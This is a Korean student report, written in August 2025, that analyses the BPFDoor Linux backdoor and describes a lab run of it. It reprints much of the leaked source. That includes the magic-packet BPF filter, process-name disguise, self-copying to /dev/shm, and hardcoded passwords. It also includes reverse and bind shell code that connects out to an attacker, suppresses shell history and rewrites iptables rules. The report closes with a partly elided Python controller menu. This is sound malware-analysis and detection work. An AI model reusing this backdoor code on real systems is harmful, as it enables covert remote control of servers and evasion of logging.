BPFDoor 분석 및 실습 보고서

중앙대학교 소프트웨어학부 고형인 (2025.08)

개요

분석 대상

BPFDoor

중국발 APT 조직 ‘Red Menshen’이 주로 사용하는 고급 백도어 프로그램이다

BPF 필터를 이용해 커널 단에서 네트워크 패킷을 필터링하여 포트를 열지 않고 매직 패킷을 트리거로 활용하여 외부에서 명령을 내려 원격 제어 할 수 있도록 한다

데이터 암호화 방식, 매직 패킷 구조, 프로세스명 등에 있어서 다양한 변종이 존재하며 2022년에 소스 코드가 공개되었다

해시

https://github.com/gwillgues/BPFDoor/blob/main/bpfdoor.c

- bpfdoor.c (Source)
  - MD5: 6772f94cefe6fdc5644c47fb283ee1b2
  - SHA-256: 5b495ad10642ac775ec9ae1b73dd3f7b247ba98033a4d69495a758ca1aca2fc5
- bpfdoor (ELF)
  - gcc 컴파일 (gcc bpfdoor.c -o bpfdoor)
  - MD5: 582346fcd7ad3b0601de3913c0a9898c
  - SHA-256: 091b6b1690892bd01d78a35e441a644a7e743477e5eacfb24850a3f5847c1ae3

코드 분석

은닉

중복 실행 방지

```
pid_path[0] = 0x2f; pid_path[1] = 0x76; pid_path[2] = 0x61;
pid_path[3] = 0x72; pid_path[4] = 0x2f; pid_path[5] = 0x72;
pid_path[6] = 0x75; pid_path[7] = 0x6e; pid_path[8] = 0x2f;
pid_path[9] = 0x68; pid_path[10] = 0x61; pid_path[11] = 0x6c;
pid_path[12] = 0x64; pid_path[13] = 0x72; pid_path[14] = 0x75;
pid_path[15] = 0x6e; pid_path[16] = 0x64; pid_path[17] = 0x2e;
pid_path[18] = 0x70; pid_path[19] = 0x69; pid_path[20] = 0x64;
pid_path[21] = 0x00; // /var/run/haldrund.pid

if (access(pid_path, R_OK) == 0) {
      exit(0);
}
...
close(open(pid_path, O_CREAT|O_WRONLY, 0644));
```

`/var/run/haldrund.pid`를 뮤텍스로 사용하여 중복 실행을 방지한다

뮤텍스 이름은 변종에 따라 달라진다

루트 권한 실행

```
if (getuid() != 0) {
	return 0;
}
```

`getuid()` 함수를 사용하여 권한을 확인하고 루트 권한이 아닐 경우 프로세스를 종료한다

루트 권한을 사용하여 Raw Socket 등을 사용하여 통신할 수 있다

자가복제

```
int to_open(char *name, char *tmp)
{
	char cmd[256] = {0};
	char fmt[] = {
		0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x72, 0x6d, 0x20, 0x2d, 0x66,
		0x20, 0x2f, 0x64, 0x65, 0x76, 0x2f, 0x73, 0x68, 0x6d, 0x2f,
		0x25, 0x73, 0x3b, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x63, 0x70,
		0x20, 0x25, 0x73, 0x20, 0x2f, 0x64, 0x65, 0x76, 0x2f, 0x73,
		0x68, 0x6d, 0x2f, 0x25, 0x73, 0x20, 0x26, 0x26, 0x20, 0x2f,
		0x62, 0x69, 0x6e, 0x2f, 0x63, 0x68, 0x6d, 0x6f, 0x64, 0x20,
		0x37, 0x35, 0x35, 0x20, 0x2f, 0x64, 0x65, 0x76, 0x2f, 0x73,
		0x68, 0x6d, 0x2f, 0x25, 0x73, 0x20, 0x26, 0x26, 0x20, 0x2f,
		0x64, 0x65, 0x76, 0x2f, 0x73, 0x68, 0x6d, 0x2f, 0x25, 0x73,
		0x20, 0x2d, 0x2d, 0x69, 0x6e, 0x69, 0x74, 0x20, 0x26, 0x26,
		0x20, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x72, 0x6d, 0x20, 0x2d,
		0x66, 0x20, 0x2f, 0x64, 0x65, 0x76, 0x2f, 0x73, 0x68, 0x6d,
		0x2f, 0x25, 0x73, 0x00}; // /bin/rm -f /dev/shm/%s;/bin/cp %s /dev/shm/%s && /bin/c
hmod 755 /dev/shm/%s && /dev/shm/%s --init && /bin/rm -f /dev/shm/%s

	snprintf(cmd, sizeof(cmd), fmt, tmp, name, tmp, tmp, tmp, tmp);
	system(cmd);
	sleep(2);
	if (access(pid_path, R_OK) == 0)
		return 0;
	return 1;
}

...

if (argc == 1) {
	if (to_open(argv[0], "kdmtmpflush") == 0)
		_exit(0);
	_exit(-1);
}
```

`/dev/shm` 공유 메모리 공간에 바이너리를 “kdmtmpflush”라는 이름으로 복제하여 실행한다
복제된 바이너리를 실행 후 원본 바이너리는 공유 메모리에서 삭제한다

kdmflush는 리눅스 커널에서 디바이스 매퍼 (Device Mapper) 서브시스템에서 사용되는 커널 스레드이다
정상적인 프로세스의 임시 파일인 것처럼 위장하기 위해 “kdmtmpflush”라는 이름으로 프로세스를 복제한다

변종에 따라 복제 프로세스의 이름이 다를 수 있다

프로세스 메타데이터 변경

```
static void setup_time(char *file)
{
	struct timeval tv[2];

	tv[0].tv_sec = 1225394236;
	tv[0].tv_usec = 0;

	tv[1].tv_sec = 1225394236;
	tv[1].tv_usec = 0;

	utimes(file, tv);
}

...

char *self[] = {
	"/sbin/udevd -d",
	"/sbin/mingetty /dev/tty7",
	"/usr/sbin/console-kit-daemon --no-daemon",
	"hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event",
	"dbus-daemon --system",
	"hald-runner",
	"pickup -l -t fifo -u",
	"avahi-daemon: chroot helper",
	"/sbin/auditd -n",
	"/usr/lib/systemd/systemd-journald"
};
...
srand((unsigned)time(NULL));
strcpy(cfg.mask, self[rand()%10]);
setup_time(argv[0]);
set_proc_name(argc, argv, cfg.mask);
```

정상적인 프로세스인 것처럼 위장하기 위해 10개의 문자열 중 하나를 랜덤으로 선택하여 프로세스명을 해당 문자열로 변경한다

프로세스 생성 시간 및 수정 시간 또한 2008년 10월 30일로 변경하여 기존부터 존재하던 정상 프로세스처럼 보이게 한다

변종마다 프로세스명이 다양하다
시간 메타데이터 또한 변종에 따라 다를 수 있다

데몬화

```
if (fork()) exit(0);
            init_signal();
            signal(SIGCHLD, sig_child);
            godpid = getpid();
...
signal(SIGCHLD,SIG_IGN);
setsid();
```

백그라운드에서 동작시키기 위해 `fork()`로 자식 프로세스를 생성한 후 세션 리더로 설정하여 데몬화를 한다

다만, systemd 등 시스템 서비스로 등록하는 부분은 없기에 재부팅 시 BPFDoor가 다시 재시작되지는 않는다

패킷 통신

BPF 필터

```
struct sock_fprog filter;
struct sock_filter bpf_code[] = {
      { 0x28, 0, 0, 0x0000000c },
      { 0x15, 0, 27, 0x00000800 },
      { 0x30, 0, 0, 0x00000017 },
      { 0x15, 0, 5, 0x00000011 },
      { 0x28, 0, 0, 0x00000014 },
      { 0x45, 23, 0, 0x00001fff },
      { 0xb1, 0, 0, 0x0000000e },
      { 0x48, 0, 0, 0x00000016 },
      { 0x15, 19, 20, 0x00007255 },
      { 0x15, 0, 7, 0x00000001 },
      { 0x28, 0, 0, 0x00000014 },
      { 0x45, 17, 0, 0x00001fff },
      { 0xb1, 0, 0, 0x0000000e },
      { 0x48, 0, 0, 0x00000016 },
      { 0x15, 0, 14, 0x00007255 },
      { 0x50, 0, 0, 0x0000000e },
      { 0x15, 11, 12, 0x00000008 },
      { 0x15, 0, 11, 0x00000006 },
      { 0x28, 0, 0, 0x00000014 },
      { 0x45, 9, 0, 0x00001fff },
      { 0xb1, 0, 0, 0x0000000e },
      { 0x50, 0, 0, 0x0000001a },
```

```
        { 0x54, 0, 0, 0x000000f0 },
        { 0x74, 0, 0, 0x00000002 },
        { 0xc, 0, 0, 0x00000000 },
        { 0x7, 0, 0, 0x00000000 },
        { 0x48, 0, 0, 0x0000000e },
        { 0x15, 0, 1, 0x00005293 },
        { 0x6, 0, 0, 0x0000ffff },
        { 0x6, 0, 0, 0x00000000 },
};

filter.len = sizeof(bpf_code)/sizeof(bpf_code[0]);
filter.filter = bpf_code;
```

BPF(Berkkeley Packet Filter)는 커널 단에서 네트워크 패킷을 빠른 속도로 필터링하고 처리하기 위한 기술이다
커널에서 실행되기 때문에 빠르고 바이트 코드 검증을 통해 커널 크래시를 방지하여 안정성이 높다

패킷 필터링, 방화벽, DDoS 탐지 등에 활용되지만 BPFDoor 같은 백도어 프로그램에도 사용된다

BPFDoor는 BPF를 사용하여 매직 패킷을 가진 특정 패킷만 필터링하여 수신 받고 처리한다
커널 수준에서 동작하기 때문에 백신이나 사람에 의해 잘 발견되지 않는다

BPF 명령어는 `{ code, jt, jf, k }` 구조를 가진다

`code`에는 LD, JEQ, RET 등 명령 코드, `jt` / `jf`에는 조건에 따른 분기 그리고 `k`에는 오프셋 또는 값이 들어간다

```
0  LD [12]                  // Ethernet 타입 읽기 (0x0c = 12)
1  JEQ #0x0800, jt=0 jf=27      // IP 패킷만 통과
2  LD_B [23]                 // IP 헤더의 프로토콜 필드 읽기
3  JEQ #0x11, jt=0 jf=5         // UDP(0x11)가 아니면 ICMP인지 확인
4  LD [20]                  // IP 오프셋 필드 읽기
5  JSET #0x1fff, jt=23          // 조각화된 패킷이면 스킵
6  LDX #14                  // X = 14 (IP 헤더 오프셋)
7  LDH [X+22]                // UDP 데이터 필드 읽기 (매직 패킷)
8  JEQ #0x7255, jt=19 jf=20     // 매직 패킷 검사 (0x7255) <- UDP
9  JEQ #0x01, jt=0 jf=7         // ICMP(0x01)가 아니면 TCP인지 확인
10 LD [20]                  // IP 오프셋 필드 읽기
11 JSET #0x1fff               // 조각화 확인
12 LDX #14                  // X = 14
13 LDH [X+22]                // ICMP 데이터 필드 읽기 (매직 패킷)
14 JEQ #0x7255                // 매직 패킷 검사 (0x7255) <- ICMP
15 LD [X+14]                // ICMP 타입 필드 읽기
16 JEQ #0x08, jt=11           // ICMP Echo (ping)면 허용
17 JEQ #0x06, jf=11           // TCP(0x06)가 아니면 수신 거부
18 LD [20]                  // IP 오프셋 필드 읽기
19 JSET #0x1fff               // 조각화 확인
20 LD [X+26]                // TCP 헤더 길이 읽기 (매직 패킷 위치 읽기)
21 AND #0xf0                 // TCP flags 마스킹
```

```
22 OR #0x02                  // SYN flag 포함하여 검사
23 TAX                     // A → X 레지스터로 이동
24 LD #0                   // A = 0
25 OR A, X                 // A
26 LDH [X+14]                // TCP 데이터 필드 읽기 (매직 패킷)
27 JEQ #0x5293, jt=1           // 매직 패킷 검사 (0x5293) <- TCP
28 RET #0xffff               // 패킷 통과 (수신 허용)
29 RET #0x0                  // 패킷 차단 (수신 거부)
```

각각의 바이트코드를 명령어로 나타내보면 다음과 같다

1. IP 패킷만 필터링
2. UDP/ICMP/TCP 프로토콜별로 분기
3. 각 프로토콜 별로 매직 넘버 검사
   - `0x7255`: ICMP, UDP용
   - `0x5293`: TCP용
   - *(변종에 따라 다른 매직 넘버를 사용할 수 있음)*
4. TCP의 경우 SYN 패킷만 수신 허용
5. 나머지 모든 패킷은 수신 거부

이 필터를 통해 BPFDoor는 매직 넘버가 포함된 특정 패킷만 유저 공간으로 전달하고 그 외의 모든 패킷은 전달하지 않기 때문에 일반적인 포트 스캔이나 패킷 모니터링으로 잘 눈에 띄지 않는다

프로토콜 구분

```
struct magic_packet{
        unsigned int    flag;
        in_addr_t       ip;
        unsigned short  port;
        char    pass[14];
} __attribute__ ((packed));

...

switch(ip->ip_p) {
        case IPPROTO_TCP:
                tcp = (struct sniff_tcp*)(buff+14+size_ip);
                size_tcp = TH_OFF(tcp)*4;
                mp = (struct magic_packet *)(buff+14+size_ip+size_tcp);
                break;
        case IPPROTO_UDP:
                udp = (struct sniff_udp *)(ip+1);
                mp = (struct magic_packet *)(udp+1);
                break;
        case IPPROTO_ICMP:
```

```
            pbuff = (char *)(ip+1);
            mp = (struct magic_packet *)(pbuff+8);
            break;
        default:
            break;
}
```

매직 패킷에는 플래그, 아이피, 포트, 비밀번호가 담겨서 전달된다
플래그에 있는 매직 넘버를 사용하여 매직 패킷을 구분한다

매직 패킷이 TCP, UDP, ICMP 프로토콜을 통하여 IP 패킷으로 전달되었을 경우 헤더와 매직 패킷을 각 구조체에 맞춰 저장한다

매직 패킷 처리

```
if (mp) {
        if (mp->ip == INADDR_NONE)
            bip = ip->ip_src.s_addr;
        else
            bip = mp->ip;

        pid = fork();
        if (pid) {
            waitpid(pid, NULL, WNOHANG);
        }
        else {
            int cmp = 0;
            char sip[20] = {0};
            char pname[] = {0x2f, 0x75, 0x73, 0x72, 0x2f, 0x6c, 0x69, 0x62, 0x65, 0x78, 0x65, 0
x63, 0x2f, 0x70, 0x6f, 0x73, 0x74, 0x66, 0x69, 0x78, 0x2f, 0x6d, 0x61, 0x73, 0x74, 0x65,
0x72, 0x00}; // /usr/libexec/postfix/master

            if (fork()) exit(0);
            chdir("/");
            setsid();
            signal(SIGHUP, SIG_DFL);
            memset(argv0, 0, strlen(argv0));
            strcpy(argv0, pname); // sets process name (/usr/libexec/postfix/master)
            prctl(PR_SET_NAME, (unsigned long) pname);
```

매직 패킷이 존재하면 `/usr/libexec/postfix/master` 이름을 가진 자식 프로세스를 생성하고 세션 리더로 설정해 좀비화를 방지한다

매직 패킷을 처리하는 동안에도 패킷을 계속해서 받기 위해 프로세스를 분기하여 비동기적으로 처리한다

자식 프로세스의 프로세스명 또한 변종에 따라 달라질 수 있다

패스워드에 따른 동작

```
char hash[] = {0x6a, 0x75, 0x73, 0x74, 0x66, 0x6f, 0x72, 0x66, 0x75, 0x6e, 0x00}; // justforfun
char hash2[]= {0x73, 0x6f, 0x63, 0x6b, 0x65, 0x74, 0x00}; // socket

...

int logon(const char *hash)
{
	int x = 0;
	x = memcmp(cfg.pass, hash, strlen(cfg.pass));
	if (x == 0)
		return 0;
	x = memcmp(cfg.pass2, hash, strlen(cfg.pass2));
	if (x == 0)
		return 1;

	return 2;
}

...

cmp = logon(mp->pass);
switch(cmp) {
	case 1:
		strcpy(sip, inet_ntoa(ip->ip_src));
		getshell(sip, ntohs(tcp->th_dport));
		break;
	case 0:
		scli = try_link(bip, mp->port);
		if (scli > 0)
			shell(scli, NULL, NULL);
		break;
	case 2:
		mon(bip, mp->port);
		break;
}
```

`hash`에는 "justforfun", `hash2`에는 "socket"이 저장되어 있다
이 비밀번호는 변종에 따라 다르다

매직 패킷에 담겨온 패스워드가 `hash`와 일치할 경우 `logon()`은 0을 반환하여 `try_link()`와 `shell()` 함수가 실행된다

`hash2`와 일치할 경우 1을 반환하여 `getshell()` 함수가 실행된다

그 외 다른 비밀번호일 경우 2가 반환되어 `mon()` 함수가 실행된다

`mon()` 함수는 모니터 함수, `getshell()` 함수는 바인드 쉘 함수 그리고 `shell()` 함수는 리버스 쉘 함수를 실행한다

쉘

모니터 함수

```
int mon(in_addr_t ip, unsigned short port)
{
	struct sockaddr_in remote;
	int	sock;
	int	s_len;

	bzero(&remote, sizeof(remote));
	if ((sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < -1) {
		return -1;
	}
	remote.sin_family = AF_INET;
	remote.sin_port   = port;
	remote.sin_addr.s_addr = ip;

	if ((s_len = sendto(sock, "1", 1, 0, (struct sockaddr *)&remote, sizeof(struct sockaddr))) <
0) {
		close(sock);
		return -1;
	}
	close(sock);
	return s_len;
}
```

BPFDoor가 공격 대상 서버에서 동작하고 있는지 확인하기 위한 함수로 공격자에게 UDP 프로토콜로 1을 전송한다

리버스 쉘 (Reverse Shell)

리버스 쉘은 공격자가 공격 대상 서버로부터 역으로 접속 받아 쉘을 획득하는 공격 기법이다

공격자는 특정 포트를 열어놓고 대기하고, 피해자로 하여금 명령어를 실행시켜 피해자 시스템이 공격자의 포트로 연결되도록 한다
이후 소켓의 표준 입출력을 묶으면 공격자는 피해자 시스템의 쉘을 직접 조작 가능하다

많은 시스템이 인바운드 방화벽 규칙에 비해 아웃바운드 방화벽 규칙 설정을 제대로 해놓지 않아 방화벽을 우회할 수 있다

```
int try_link(in_addr_t ip, unsigned short port)
{
	struct sockaddr_in serv_addr;
	int sock;

	bzero(&serv_addr, sizeof(serv_addr));
```

```
        serv_addr.sin_addr.s_addr = ip;

        if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
                return -1;
        }

        serv_addr.sin_family = AF_INET;
        serv_addr.sin_port = port;

        if (connect(sock, (struct sockaddr *)&serv_addr, sizeof(struct sockaddr)) == -1 ) {
                close(sock);
                return -1;
        }
        return sock;
}
```

`try_link()` 함수에서 공격자의 서버로 연결되는 소켓을 생성하고 연결한다

```
char argx[] = {
        0x71, 0x6d, 0x67, 0x72, 0x20, 0x2d, 0x6c, 0x20, 0x2d, 0x74,
        0x20, 0x66, 0x69, 0x66, 0x6f, 0x20, 0x2d, 0x75, 0x00}; // qmgr -l -t fifo -u
char *argvv[] = {argx, NULL, NULL};
#define MAXENV 256
#define ENVLEN 256
char *envp[MAXENV];
char sh[] = {0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00}; // /bin/sh
int ret;
char home[] = {0x48, 0x4f, 0x4d, 0x45, 0x3d, 0x2f, 0x74, 0x6d, 0x70, 0x00}; // HOME=/tmp
char ps[] = {
        0x50, 0x53, 0x31, 0x3d, 0x5b, 0x5c, 0x75, 0x40, 0x5c, 0x68, 0x20,
        0x5c, 0x57, 0x5d, 0x5c, 0x5c, 0x24, 0x20, 0x00}; // PS1=[\u@\h \W]\\$
char histfile[] = {
        0x48, 0x49, 0x53, 0x54, 0x46, 0x49, 0x4c, 0x45, 0x3d, 0x2f, 0x64,
        0x65, 0x76, 0x2f, 0x6e, 0x75, 0x6c, 0x6c, 0x00}; // HISTFILE=/dev/null
char mshist[] = {
        0x4d, 0x59, 0x53, 0x51, 0x4c, 0x5f, 0x48, 0x49, 0x53, 0x54, 0x46,
        0x49, 0x4c, 0x45, 0x3d, 0x2f, 0x64, 0x65, 0x76, 0x2f, 0x6e, 0x75,
        0x6c, 0x6c, 0x00}; // MYSQL_HISTFILE=/dev/null
char ipath[] = {
        0x50, 0x41, 0x54, 0x48, 0x3d, 0x2f, 0x62, 0x69, 0x6e,
        0x3a, 0x2f, 0x75, 0x73, 0x72, 0x2f, 0x6b, 0x65, 0x72, 0x62, 0x65,
        0x72, 0x6f, 0x73, 0x2f, 0x73, 0x62, 0x69, 0x6e, 0x3a, 0x2f, 0x75,
        0x73, 0x72, 0x2f, 0x6b, 0x65, 0x72, 0x62, 0x65, 0x72, 0x6f, 0x73,
        0x2f, 0x62, 0x69, 0x6e, 0x3a, 0x2f, 0x73, 0x62, 0x69, 0x6e, 0x3a,
        0x2f, 0x75, 0x73, 0x72, 0x2f, 0x62, 0x69, 0x6e, 0x3a, 0x2f, 0x75,
```

```
        0x73, 0x72, 0x2f, 0x73, 0x62, 0x69, 0x6e, 0x3a, 0x2f, 0x75, 0x73,
        0x72, 0x2f, 0x6c, 0x6f, 0x63, 0x61, 0x6c, 0x2f, 0x62, 0x69, 0x6e,
        0x3a, 0x2f, 0x75, 0x73, 0x72, 0x2f, 0x6c, 0x6f, 0x63, 0x61, 0x6c,
        0x2f, 0x73, 0x62, 0x69, 0x6e, 0x3a, 0x2f, 0x75, 0x73, 0x72, 0x2f,
        0x58, 0x31, 0x31, 0x52, 0x36, 0x2f, 0x62, 0x69, 0x6e, 0x3a, 0x2e,
        0x2f, 0x62, 0x69, 0x6e, 0x00}; // PATH=/bin:/usr/kerberos/sbin:/usr/kerberos/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin:../bin
char term[] = "vt100";
```

`shell()` 함수에 `qmgr -l -t fifo -u`라는 이름과 환경 변수 등이 하드코딩되어 있다

피해자 시스템에서의 쉘 실행을 위장하고 로그를 남기지 않기 위해 설정한 환경 변수와 명령어 인자 배열로 구성되어있다

- `HOME=/tmp`: 임시 디렉토리에서 작업하여 흔적을 제한한다
- `PS1=[\u@h \W]\\$]`: 정상 쉘 프롬프트처럼 보이도록 위장한다
- `HISTFILE=/dev/null`: Bash 히스토리에 명령어 로그를 저장하지 않는다
- `MYSQL_HISTFILE=/dev/null`: MySQL 접속 시 명령어 로그를 저장하지 않는다
- `PATH=...`: 다양한 시스템 바이너리 디렉토리를 지정하여 실행 안정성을 확보한다
- `TERM=vt100`: 텍스트 터미널 유형을 지정하여 인터랙티브 쉘 호환성을 갖춘다

```
write(sock, "3458", 4);
if (!open_tty()) {
        if (!fork()) {
                dup2(sock, 0);
                dup2(sock, 1);
                dup2(sock, 2);
                execve(sh, argvv, envp);
        }
        close(sock);
        return 0;
}
```

“3458” 문자열을 전송하여 쉘 함수가 실행되었음을 알리고 가상 터미널을 잡지 못한 경우 소켓에 표준 입출력을 모두 붙이고 쉘을 실행한다

해당 문자열을 통해 공격자는 리버스 쉘이 성공적으로 연결되었는지 확인할 수 있다

“3458” 문자열은 변종에 따라 없거나 다를 수 있다

```
subshell = fork();
if (subshell == 0) {
        close(pty);
        ioctl(tty, TIOCSCTTY);
        close(sock);
```

```
        dup2(tty, 0);
        dup2(tty, 1);
        dup2(tty, 2);
        close(tty);
        execve(sh, argvv, envp);
}
close(tty);
```

가상 터미널을 잡은 경우에는 해당 가상 터미널에 표준 입출력을 모두 붙이고 쉘을 실행한다

```
while (1) {
        FD_ZERO(&fds);
        FD_SET(pty, &fds);
        FD_SET(sock, &fds);
        if (select((pty > sock) ? (pty+1) : (sock+1),
                &fds, NULL, NULL, NULL) < 0)
        {
                break;
        }
        if (FD_ISSET(pty, &fds)) {
                int count;
                count = read(pty, buf, BUF);
                if (count <= 0) break;
                if (cwrite(sock, buf, count) <= 0) break;
        }
        if (FD_ISSET(sock, &fds)) {
                int count;
                unsigned char *p, *d;
                d = (unsigned char *)buf;
                count = cread(sock, buf, BUF);
                if (count <= 0) break;
```

쉘에서 주고 받는 데이터는 rc4로 암호화되어 전송된다

```
p = memchr(buf, ECHAR, count);
if (p) {
        unsigned char wb[5];
        int rlen = count - ((long) p - (long) buf);
        struct winsize ws;

        if (rlen > 5) rlen = 5;
        memcpy(wb, p, rlen);
        if (rlen < 5) {
                ret = cread(sock, &wb[rlen], 5 - rlen);
        }
```

```
        ws.ws_xpixel = ws.ws_ypixel = 0;
        ws.ws_col = (wb[1] << 8) + wb[2];
        ws.ws_row = (wb[3] << 8) + wb[4];
        ioctl(pty, TIOCSWINSZ, &ws);
        kill(0, SIGWINCH);

        ret = write(pty, buf, (long) p - (long) buf);
        rlen = ((long) buf + count) - ((long)p+5);
        if (rlen > 0) ret = write(pty, p+5, rlen);
} else
        if (write(pty, d, count) <= 0) break;
```

`ECHAR` (0x0b) 문자가 들어있는 경우 터미널의 크기 등을 지정하여 vim 등 고급 도구를 활용할 수 있도록 한다

바인드 쉘 (Bind Shell)

바인드 쉘은 피해자 시스템이 포트 하나를 열어두게 하고 해당 포트로 접속하여 쉘을 획득하는 공격 기법이다

피해자 시스템은 쉘을 제공할 TCP 포트를 열고 대기하고, 공격자는 해당 포트로 접속한다
피해자 시스템은 쉘을 표준 입출력에 바인딩하여 공격자의 입력을 실행하고 출력을 전달한다

```
int  sock, sockfd, toport;
char cmd[512] = {0}, rcmd[512] = {0}, dcmd[512] = {0};
char cmdfmt[] = {
            0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
            0x65, 0x73, 0x20, 0x2d, 0x74, 0x20, 0x6e, 0x61, 0x74, 0x20, 0x2d, 0x41,
            0x20, 0x50, 0x52, 0x45, 0x52, 0x4f, 0x55, 0x54, 0x49, 0x4e, 0x47, 0x20,
            0x2d, 0x70, 0x20, 0x74, 0x63, 0x70, 0x20, 0x2d, 0x73, 0x20, 0x25, 0x73,
            0x20, 0x2d, 0x2d, 0x64, 0x70, 0x6f, 0x72, 0x74, 0x20, 0x25, 0x64, 0x20,
            0x2d, 0x6a, 0x20, 0x52, 0x45, 0x44, 0x49, 0x52, 0x45, 0x43, 0x54, 0x20,
            0x2d, 0x2d, 0x74, 0x6f, 0x2d, 0x70, 0x6f, 0x72, 0x74, 0x73, 0x20, 0x25,
            0x64, 0x00}; // /sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDI
RECT --to-ports %d
char rcmdfmt[] = {
            0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
            0x65, 0x73, 0x20, 0x2d, 0x74, 0x20, 0x6e, 0x61, 0x74, 0x20, 0x2d, 0x44,
            0x20, 0x50, 0x52, 0x45, 0x52, 0x4f, 0x55, 0x54, 0x49, 0x4e, 0x47, 0x20,
            0x2d, 0x70, 0x20, 0x74, 0x63, 0x70, 0x20, 0x2d, 0x73, 0x20, 0x25, 0x73,
            0x20, 0x2d, 0x2d, 0x64, 0x70, 0x6f, 0x72, 0x74, 0x20, 0x25, 0x64, 0x20,
            0x2d, 0x6a, 0x20, 0x52, 0x45, 0x44, 0x49, 0x52, 0x45, 0x43, 0x54, 0x20,
            0x2d, 0x2d, 0x74, 0x6f, 0x2d, 0x70, 0x6f, 0x72, 0x74, 0x73, 0x20, 0x25,
            0x64, 0x00}; // /sbin/iptables -t nat -D PREROUTING -p tcp -s %s --dport %d -j REDI
RECT --to-ports %d
char inputfmt[] = {
            0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
```

```
        0x65, 0x73, 0x20, 0x2d, 0x49, 0x20, 0x49, 0x4e, 0x50, 0x55, 0x54, 0x20,
        0x2d, 0x70, 0x20, 0x74, 0x63, 0x70, 0x20, 0x2d, 0x73, 0x20, 0x25, 0x73,
        0x20, 0x2d, 0x6a, 0x20, 0x41, 0x43, 0x43, 0x45, 0x50, 0x54, 0x00}; // /sbin/iptables
-I INPUT -p tcp -s %s -j ACCEPT
char dinputfmt[] = {
        0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
        0x65, 0x73, 0x20, 0x2d, 0x44, 0x20, 0x49, 0x4e, 0x50, 0x55, 0x54, 0x20,
        0x2d, 0x70, 0x20, 0x74, 0x63, 0x70, 0x20, 0x2d, 0x73, 0x20, 0x25, 0x73,
        0x20, 0x2d, 0x6a, 0x20, 0x41, 0x43, 0x43, 0x45, 0x50, 0x54, 0x00}; // /sbin/iptables
-D INPUT -p tcp -s %s -j ACCEPT
```

`get_shell()` 함수에 iptables 규칙을 생성하고 삭제하는 명령어가 하드코딩되어 있다

`rcmdfmt[]`와 `dinputfmt[]`는 `shell()` 함수의 `system()` 명령어에서 실행된다

```
sockfd = b(&toport); // looks like it selects random ephemral port here
if (sockfd == -1) return;

snprintf(cmd, sizeof(cmd), inputfmt, ip);
snprintf(dcmd, sizeof(dcmd), dinputfmt, ip);
system(cmd); // executes /sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT
sleep(1);
memset(cmd, 0, sizeof(cmd));
snprintf(cmd, sizeof(cmd), cmdfmt, ip, fromport, toport);
snprintf(rcmd, sizeof(rcmd), rcmdfmt, ip, fromport, toport);
system(cmd); // executes /sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDI
RECT --to-ports %d
sleep(1);
sock = w(sockfd); // creates a sock that listens on port specified earlier
if( sock < 0 ){
        close(sock);
        return;
}

shell(sock, rcmd, dcmd);
```

`w()` 함수에서 소켓이 생성되는데 `w()` 함수가 실행되기 전 특정 포트에서 TCP 수신을 허용하고 특정 포트로 리다이렉트되도록 하는 iptables 규칙이 설정된다

이때 소켓이 생성되고 나면 이후에 수신 및 리다이렉트하는 iptables 규칙을 삭제하여도 해당 소켓의 iptables 규칙은 변하지 않아 TCP 수신이 가능하고 특정 포트로 TCP 통신을 리다이렉트할 수 있다

`shell()` 함수를 `rcmd`와 `dcmd` 명령어와 함께 실행한다

```
if (rcmd != NULL)
        system(rcmd);
```

```
if (dcmd != NULL)
        system(dcmd);
```

`shell()` 함수에서 `get_shell()` 함수에서 설정했던 iptables 규칙들을 삭제하는 명령어를 실행하고 소켓에 표준 입출력을 붙여 바인드 쉘을 사용할 수 있도록 한다

실습

간단한 탐지

```
kogandhi@bpfdoor:~$ ps -aux | grep /usr/sbin
root         819  0.0  0.0   2696   512 ?        Ss   12:20   0:00 /usr/sbin/console-kit-daemon --no-daemon
root         822  0.0  0.3  12016  7936 ?        Ss   12:21   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
kogandhi     904 14.2  0.1   4088  2048 pts/2    S+   12:28   0:00 grep --color=auto /usr/sbin
```

루트 권한으로 BPFDoor를 피해자 시스템에서 실행하여 `ps -aux` 명령어를 통해 실행 중인 모든 프로세스를 확인한다

`/usr/sbin/console-kit-daemon --no-daemon`이라는 이름으로 실행되고 있는 것을 확인할 수 있다

```
kogandhi@bpfdoor:~$ ll /var/run/ | grep haldrund
-rw-r--r--  1 root root    0 Jul 29 12:20 haldrund.pid
```

`/var/run/haldrund..pid` 뮤텍스 파일을 확인할 수 있다

이 파일을 통해 중복 실행을 방지하며BPFDoor가 비정상적으로 종료되면 해당 뮤텍스 파일은 종료된다

명시적으로 포트를 열어 통신하지 않고 패킷 수신을 트리거로 동작하기 때문에 포트 스캔 등으로 탐지가 불가능하다

ICMP 등 정상적인 프로토콜로 위장하기도 하며 쉘 데이터 송수신 또한 rc4로 암호화되어 전송되기 때문에 어떤 데이터가 오고갔는지 확인할 수 없다

컨트롤러

```python
# 매직 패킷 페이로드
def magic_packet(password, magic_number, ip, port):…

# rc4 초기화
def rc4_initialize(password):…

# 리버스 쉘
def ICMP_reverse(dest_ip, revsh_host, revsh_port, crypted):…

# 바인드 쉘
def TCP_bind(dest_ip, dest_port, revsh_host, revsh_port, crypted):…

# 모니터 함수

def ICMP_monitor(dest_ip, revsh_host, revsh_port):…

while(1):
    print("--------------------")
    print("[1] Monitor")
    print("[2] Bind Shell")
    print("[3] Reverse Shell")
    print("--------------------")
    menu = int(input("Select: "))

    if menu == 1:
        ICMP_monitor(args.l, args.host, args.d)
    elif menu == 2:
